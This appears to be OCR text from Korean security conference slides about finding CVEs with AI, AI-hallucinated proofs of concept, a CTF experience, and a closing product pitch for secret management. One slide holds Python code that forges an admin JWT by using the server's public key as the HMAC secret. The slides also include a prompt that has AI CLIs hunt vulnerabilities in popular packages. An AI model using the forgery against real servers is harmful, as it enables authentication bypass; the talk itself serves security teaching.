
CVE “딸깍” 그 너머에…

- Bounty?
  - 프로세스
  - 시스템
- 개인 프로젝트?
- 사내 시스템 구축?
- 신규사업?

경험담


경험담: “공개된 버그를 제보하여 CVE 발급”

Cursor 봇이 PR 에 문제를 제기하였지만 maintainer 가 production 에 수정 없이 merge



경험담: “AI 할루시네이션”

PoC 할루시네이션, poc 코드를 하나의 파일에서 처리 하면서 입력과 트리거를 구별하지 못했음



경험담: “AI 할루시네이션"

PoC 할루시네이션, 대상 도메인과 Internal 지식이 없으면 구별하기 어려움

```python
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend
from jose import jwt
import hmac, hashlib, json, base64

def b64url(data):
    return base64.urlsafe_b64encode(data).rstrip(b'=')

# Server's key pair (public key is... public)
private_key = rsa.generate_private_key(65537, 2048, default_backend())
der_public = private_key.public_key().public_bytes(
    serialization.Encoding.DER,
    serialization.PublicFormat.SubjectPublicKeyInfo
)

# Attacker forges admin token using DER public key as HMAC secret
evil_claims = {"sub": "attacker", "role": "admin", "exp": 9999999999}
header = json.dumps({"alg": "HS256", "typ": "JWT"})
payload = json.dumps(evil_claims)
signing_input = b64url(header.encode()) + b'.' + b64url(payload.encode())
sig = hmac.new(der_public, signing_input, hashlib.sha256).digest()
forged_token = (signing_input + b'.' + b64url(sig)).decode()

# Server accepts forged token — BYPASSED
result = jwt.decode(forged_token, der_public)  # algorithms=None by default
# Returns: {'sub': 'attacker', 'role': 'admin', 'exp': 9999999999}
```

1 (서버) RSA 키-페어 생성 + 공개키 제공

2 (공격자) 공개키를 DER public key 로 변환

3 (공격자) evil claim 를 만들어 서버 제출


4 (서버) evil claim 이 정상 검증

python, jose

JWT Process

RSA, DER, PEM

JWT Server



결과의 가치 판단을 위해 지식을 도출


경험담: “모호함”


취약점은 있지만 취약하지 않다

경험담: “선제 대응”

Better-Auth 에서 취약점을 발견하여 조치 / 취약점 생산 과정이 더이상 공격자의 병목이 아님


- SAML Authentication Bypass






경험담: “AI 관리자”


CTF Final Round (HackCity Format / AD-SCADA, 5인 1팀 / 1인 팀으로 참여)



경험담: “AI 관리자”

CTF 경험 (HackCity Format / AD-SCADA, 5인 1팀 / 1인 팀으로 참여)








https://github.com/EthanKim88/26-AITU-FINAL-SNAPSHOT

경험담: “AI 관리자”

CTF 경험 (HackCity Format / AD-SCADA, 5인 1팀 / 1인 팀으로 참여)










https://github.com/EthanKim88/26-AITU-FINAL-SNAPSHOT


마무리

1. AI 시대, 지시와 가치 판단 중심의 사고
2. 결과로 부터 도출되는 지식과 학습의 시대
3. AI 기반 목적 달성 프로세스와 시스템
4. AI 기반의 Shift Left 보안 레이어의 중요성
5. AI 와의 협업 방식










감사합니다



김태범


https://www.linkedin.com/in/taebeom-kim/

https://github.com/Ethankim88

ethan@cremit.io

ethankim88

@CremitEthan



미션 claude cli, codex cli 등을 통해 아래 프롬프트로 결과를 얻어보세요

pypi, npm 유명 패키지 기준으로 Github 공개된 오픈소스에서 신규 취약점을 찾아 {package name}-report.md 를 작성해줘. git clone 을 통해 로컬에 파일을 받아서 분석해줘. 레포트 상단에 작성 시간, CVSS 4.0 Score, 패키지 주간 다운로드 수, 취약점 타입을 넣어줘


발표 종료 까지, 가장 높은 Score 를 찾은 3분께 소정의 상품을 드립니다

CREMIT - cremit.io


여러분들의 회사, 팀 내에서 사용하는 NHI (API, Token, …) 에셋이 관리가 되고 있나요?

1. 소스 코드 관리, 노트, 채팅, 파일 저장소 서비스 등에서 저장되어 있는 NHI 에셋 들을 관리 하고 있나요?
2. NHI 에셋들에 대한 메타 관리를 하고 있나요? (퇴사자가 관리했던 키, 1년 이상 Rotate 가 안된 키, 더이상 사용하지 않는 키 등)
3. NHI 에셋이 공개된 위치에 노출되었을 때, 탐지 및 대응이 가능한가요?
4. NHI 에셋 관리에 대한 워크플로우나 신규 기능들에 대해 지속적으로 관리를 하고 계신가요?

간편한 연동



에셋 가시성 확보



운영 워크플로우 제공